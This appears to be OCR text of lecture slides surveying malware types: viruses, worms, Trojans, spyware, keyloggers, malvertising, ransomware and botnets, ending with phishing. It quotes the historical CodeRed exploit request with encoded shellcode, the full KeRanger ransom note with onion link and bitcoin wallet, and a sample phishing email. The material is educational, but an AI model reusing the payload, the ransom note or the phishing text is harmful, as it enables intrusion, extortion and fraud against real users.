



Figure 7. Zperm.A inserts JMP instruction into its code




POLYMORPHIC VIRUS
VERSUS
METAMORPHIC VIRUS

POLYMORPHIC VIRUS	METAMORPHIC VIRUS
A harmful, destructive or intrusive type malware that can change, making it difficult to detect with anti-malware programs	A virus that is rewritten with every iteration so that every succeeding version of the code is different from the proceeding one
Encrypts itself with a variable encryption key so that each copy of the virus appears different	Rewrites its code itself to make it appear different each time
Comparatively less difficult to write	More difficult to write
Detected using the Entry Point Algorithm and the Generic Description Technology	Detected using Geometric detection and by using emulators for tracing

ILOVEYOU virus

- e-mail note with "I LOVE YOU" in the subject line
- contains an attachment (VB script) that, when opened, results in the message being re-sent to everyone in the recipient's Microsoft Outlook address book
- It then overwrites (and thus destroys) all files of the following file types: JPEG, MP3, VPOS, JS, JSE, CSS, WSH, SCT and HTA.
- copycat variations with subject lines: "JOKE" , "Mother's Day!" , VIRUS ALERT!!!" Posing as a virus fix from Symantec



ILOVEYOU virus


- causing damages totalling in at an estimate of $10 billion.
- 10% of the world's Internet-connected computers were believed to have been infected.

Worms

- **Worm** – standalone malicious program that uses a computer network to replicate (primary purpose to spread)
  - Sends copies of itself to other network devices
- Worms may:
  - Consume resources *or*
  - Leave behind a payload to harm infected systems
- Examples of worm actions
  - Deleting computer files
  - Allowing remote control of a computer by an attacker

Controlling millions of hosts: ***How?***

- Worm: self-propagates by arranging to have itself immediately executed
    - At which point it creates a new, additional instance of itself
- Typically infects by altering running code
- No user intervention required
- The key is ***parallelization***
    - Without being triggered by human interaction!



CodeRed Worm 2001

(buffer overflow vulnerability)

- Exploited overflow in MS-IIS server
  - At peak, more than 2000 new infections/minute
- Spread by randomly scanning the entire 32-bit IP address space
- Once it has infected a system, it multiplies itself and it begins scanning random IP addresses at TCP port 80 looking for other IIS servers to infect

Example

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a  HTTP/1.0
```

The worm's payload is the string following the last 'N'. Due to a buffer overflow, a vulnerable host interprets this string as computer instructions, propagating the worm.

CodeRed Worm 2001 (cont..)

Worm payload [edit]

The payload of the worm included:

- defacing the affected web site to display:

```
HELLO! Welcome to http://www.worm.com! Hacked By Chinese!
```


- Other activities based on day of the month:[5]
  - Days 1-19: Trying to spread itself by looking for more IIS servers on the Internet.
  - Days 20–27: Launch denial of service attacks on several fixed IP addresses. The IP address of the White House web server was among those.[2]
  - Days 28-end of month: Sleeps, no active attacks.

https://en.wikipedia.org/wiki/Code_Red_(computer_worm)

CodeRed Worm 2001 (cont...)

- If found c:\notworm then do nothing
  else
- Create new threads (i.e. 100 threads)
  - 99 threads attempt to exploit more systems by targeting random IP addresses, if the date is before 20th of the month.
  - The 100th thread of the worm code defaces the web server's homepage

Trojans



Trojans

- **Trojan horse (Trojan)** - an executable program that does something other than advertised
  - Contain hidden code that launches an attack
  - Sometimes made to appear as data file
- Example
  - User downloads “free calendar program”, “Fake antiviruses”
    - Program scans system for credit card numbers and passwords
    - Transmits information to attacker through network

ZEUS Trojan

- Zeus is often used to steal banking information by man-in-the-browser keystroke logging and form grabbing.
- It is also used to install the CryptoLocker ransomware.
- Zeus is spread mainly through drive-by downloads and phishing schemes.
- Zeus is very difficult to detect even with up-to-date antivirus and other security software as it hides itself .

Trojans

Action	Virus	Worm	Trojan
What does it do?	Inserts malicious code into a program or data file	Exploits a vulnerability in an application or operating system	Masquerades as performing a benign action but also does something malicious
How does it spread to other computers?	User transfers infected files to other devices	Uses a network to travel from one computer to another	User transfers Trojan file to other computers
Does it infect a file?	Yes	No	It can
Does there need to be user action for it to spread?	Yes	No	Yes

Table 2-2 Difference between viruses, worms, and Trojans

Payload Capabilities

- The destructive power of malware can be found in its payload capabilities
- Primary payload capabilities are to:
  - Collect data
  - Delete data
  - Modify system security settings
  - Launch attacks

Collect Data

- Different types of malware are designed to collect important data from the user's computer and make it available at the attacker
- This type of malware includes:
  - Spyware
  - Adware
  - Ransomware

Collect Data

- **Spyware** - software that gathers information without user consent
  - Uses the computer's resources for the purposes of collecting and distributing personal or sensitive information (including the sites you visit, the things you download, your usernames and passwords, payment information, and the emails you send and receive.)

How do I get spyware?

- Accepting a prompt or pop-up without reading it first
- Downloading software from an unreliable source
- Opening email attachments from unknown senders
- Pirating media such as movies, music, or games


Collect Data

- **Keylogger** - captures and stores each keystroke that a user types on the computer's keyboard
  - Attacker searches the captured text for any useful information such as passwords, credit card numbers, or personal information

Collect Data

- A keylogger can be a small hardware device or a software program
  - As a hardware device, it is inserted between the computer keyboard connection and USB port
  - Software keyloggers are programs installed on the computer that silently capture information
- An advantage of software keyloggers is that they do not require physical access to the user's computer
  - Often installed as a Trojan or virus, can send captured information back to the attacker via Internet

Hardware keylogger



Hardware keyloggers are often installed on **public access computers**, such as those in a school's open computer lab or a public library.

Collect Data

Technology	Description	Impact
Automatic download software	Used to download and install software without the user's interaction	May be used to install unauthorized applications
Passive tracking technologies	Used to gather information about user activities without installing any software	May collect private information such as websites a user has visited
System modifying software	Modifies or changes user configurations, such as the web browser home page or search page, default media player, or lower-level system functions	Changes configurations to settings that the user did not approve
Tracking software	Used to monitor user behavior or gather information about the user, sometimes including personally identifiable or other sensitive information	May collect personal information that can be shared widely or stolen, resulting in fraud or identity theft

Table 2-3 Technologies used by spyware

Collect Data


- **Adware** - program that delivers advertising content in manner unexpected and unwanted by the user
  - Typically displays advertising banners and pop-up ads
  - May open new browser windows randomly
- Adware can also perform tracking of online activities
  - Information is gathered by adware and sold to advertisers

Collect Data

Malvertising

- Malvertising, or malicious advertising, is the use of online advertising to distribute malware with little to no user interaction required.
- You could be researching business trends on a site like NYTimes.com and, without ever having clicked on an ad, be in trouble.
- A tiny piece of code hidden deep in the ad directs your computer to criminal servers. These servers catalog details about your computer and its location, and then select the “right” malware for you.
- The problem is simple. Malvertising has gone unchecked because of the current lax conditions and low barrier for entry to ad networks.

Malvertising



What is Malvertising?


Malicious advertising ("malvertising") is a type of online attack wherein malicious code hidden within an online ad infects your computer with malware.

How Malvertising Works

You visit a website. It doesn't matter if the site is sketchy or legitimate -- the threat lies within the ads on the site.

Advertisements can come in a variety of shapes and sizes, though usually appear as banners or pop-ups.

Malvertising utilizes numerous tactics, such as using an iFrame, an invisible box that can secretly navigate to additional web pages.



The iFrame redirects to an "Exploit Landing Page."

The landing page is where malicious code attacks your system.

The attack code exploits your system and installs malicious software.

Malicious Bidding

Cyber Criminals are able to utilize malvertising by submitting booby-trapped advertisements to ad networks for a real-time bidding process.

After the ad wins the bid, it is propagated in real time through various publishers and will only trigger its malicious payload if specific conditions are met.

Hard to Catch

Malicious ads rotate in with normal ads. Therefore, when a user visits an infected site, they might not be attacked.

Because duplicating the infection is difficult, this can make it very hard for security researchers to study a malvertising attack.

Protection

Using software like pop-up/ad blockers offers some protection against malvertising, but employing anti-exploit software in conjunction with an anti-malware is your best bet.

Learn more at www.malwarebytes.org.

Malwarebytes

https://blog.malwarebytes.com/101/2015/02/what-is-malvertising/

Ransomware

- **Ransomware** - prevents a user's device from properly operating until a fee is paid
  - Is highly profitable
  - Nearly 3 percent of those users who have been infected pay the ransom without questions, generating almost $5 million annually

How do I get ransomware?

- through malicious spam, or malspam, which is unsolicited email that is used to deliver malware.
- Malspam uses social engineering in order to trick people into opening attachments or clicking on links by appearing as legitimate

Collect Data (**Ransomware)**

Scareware, as it turns out, is not that scary. It includes rogue security software and tech support scams. You might receive a pop-up message claiming that malware was discovered and the only way to get rid of it is to pay up

Collect Data (**Ransomware)**

Screen lockers, Upgrade to terror alert orange for these guys. When lock-screen ransomware gets on your computer, it means you're frozen out of your PC entirely. Upon starting up your computer, a full-size window will appear, often accompanied by an official-looking FBI or US Department of Justice seal saying illegal activity has been detected on your computer and you must pay a fine.

Collect Data (**Ransomware)**

Encrypting ransomware: This is the truly nasty stuff. These are the guys who snatch up your files and encrypt them, demanding payment in order to decrypt and redeliver. The reason why this type of ransomware is so dangerous is because once cybercriminals get ahold of your files, no security software or system restore can return them to you. Unless you pay the ransom—for the most part, they're gone. And even if you do pay up, there's no guarantee the cybercriminals will give you those files back.

Collect Data (**Ransomware**)

KeRanger, the first true Mac ransomware.

README_FOR_DECRYPT.txt

```
Your computer has been locked and all your files has been encrypted with 2048-bit RSA
encryption.

Instruction for decrypt:

1. Go to https://fiwf4kwysm4dpw5l.onion.to ( IF NOT WORKING JUST DOWNLOAD TOR BROWSER
AND OPEN THIS LINK: http://fiwf4kwysm4dpw5l.onion )
2. Use 1KPPqHpd8Z9S6pQH1qVovzyejyfDMghp4u as your ID for authentication
3. Pay 1 BTC (~407.97$) for decryption pack using bitcoins (wallet is your ID for
authentication - 1KPPqHpd8Z9S6pQH1qVovzyejyfDMghp4u)
4. Download decrypt pack and run


---> Also at https://fiwf4kwysm4dpw5l.onion.to  you can decrypt 1 file for FREE to
make sure decryption is working.


Also we have ticket system inside, so if you have any questions - you are welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

The fact that this malware will encrypt external drives and connected network volumes means that it could encrypt backups, including Time Machine backups stored on a Time Capsule.

Delete Data

- The payload of other types of malware deletes data on the computer
- Logic bomb - computer code that lies dormant until it is triggered by a specific logical event
  - Difficult to detect before it is triggered
  - Often embedded in large computer programs that are not routinely scanned

Modify System Security

- “A backdoor refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network, or software application.”
  - When installed on a computer, they allow the attacker to return at a later time and bypass security settings

Launch Attacks

Type of attack	Description
Spamming	Botnets are widely recognized as the primary source of spam email. A botnet consisting of thousands of zombies enables an attacker to send massive amounts of spam.
Spreading malware	Botnets can be used to spread malware and create new zombies and botnets. Zombies have the ability to download and execute a file sent by the attacker.
Manipulating online polls	Because each zombie has a unique Internet Protocol (IP) address, each "vote" by a zombie will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way.
Denying services	Botnets can flood a web server with thousands of requests and overwhelm it to the point that it cannot respond to legitimate requests.

Table 2-5 Uses of botnets


Social Engineering Attacks

- **Social engineering** - refers to psychological manipulation of people into performing actions or divulging confidential information.
- Social engineering attacks can involve psychological approaches as well as physical procedures.

Phishing

- **Phishing** - sending an email claiming to be from legitimate source
  - Tries to trick user into giving private information
- Many phishing attacks have these common features:
  - *Deceptive web links*
  - *Logos*
  - *Urgent request*
- Variations of phishing attacks
  - ***Pharming*** - automatically redirects user to a fraudulent Web site

Phishing



PayPal

You sent a payment

Transaction ID:
5Y544235VM010428T

Dear PayPal User,
You sent a payment for $1297.20 USD to Morris Cope.
Please note that it may take a little while for this payment to appear in the Recent Activity list on your Account Overview.
View the details of this transaction online

This payment was sent using your bank account.

By using your bank account to send money, you just:

- Paid easily and securely

- Sent money faster than writing and mailing paper checks

- Paid instantly -- your purchase won't show up on bills at the end of the month.

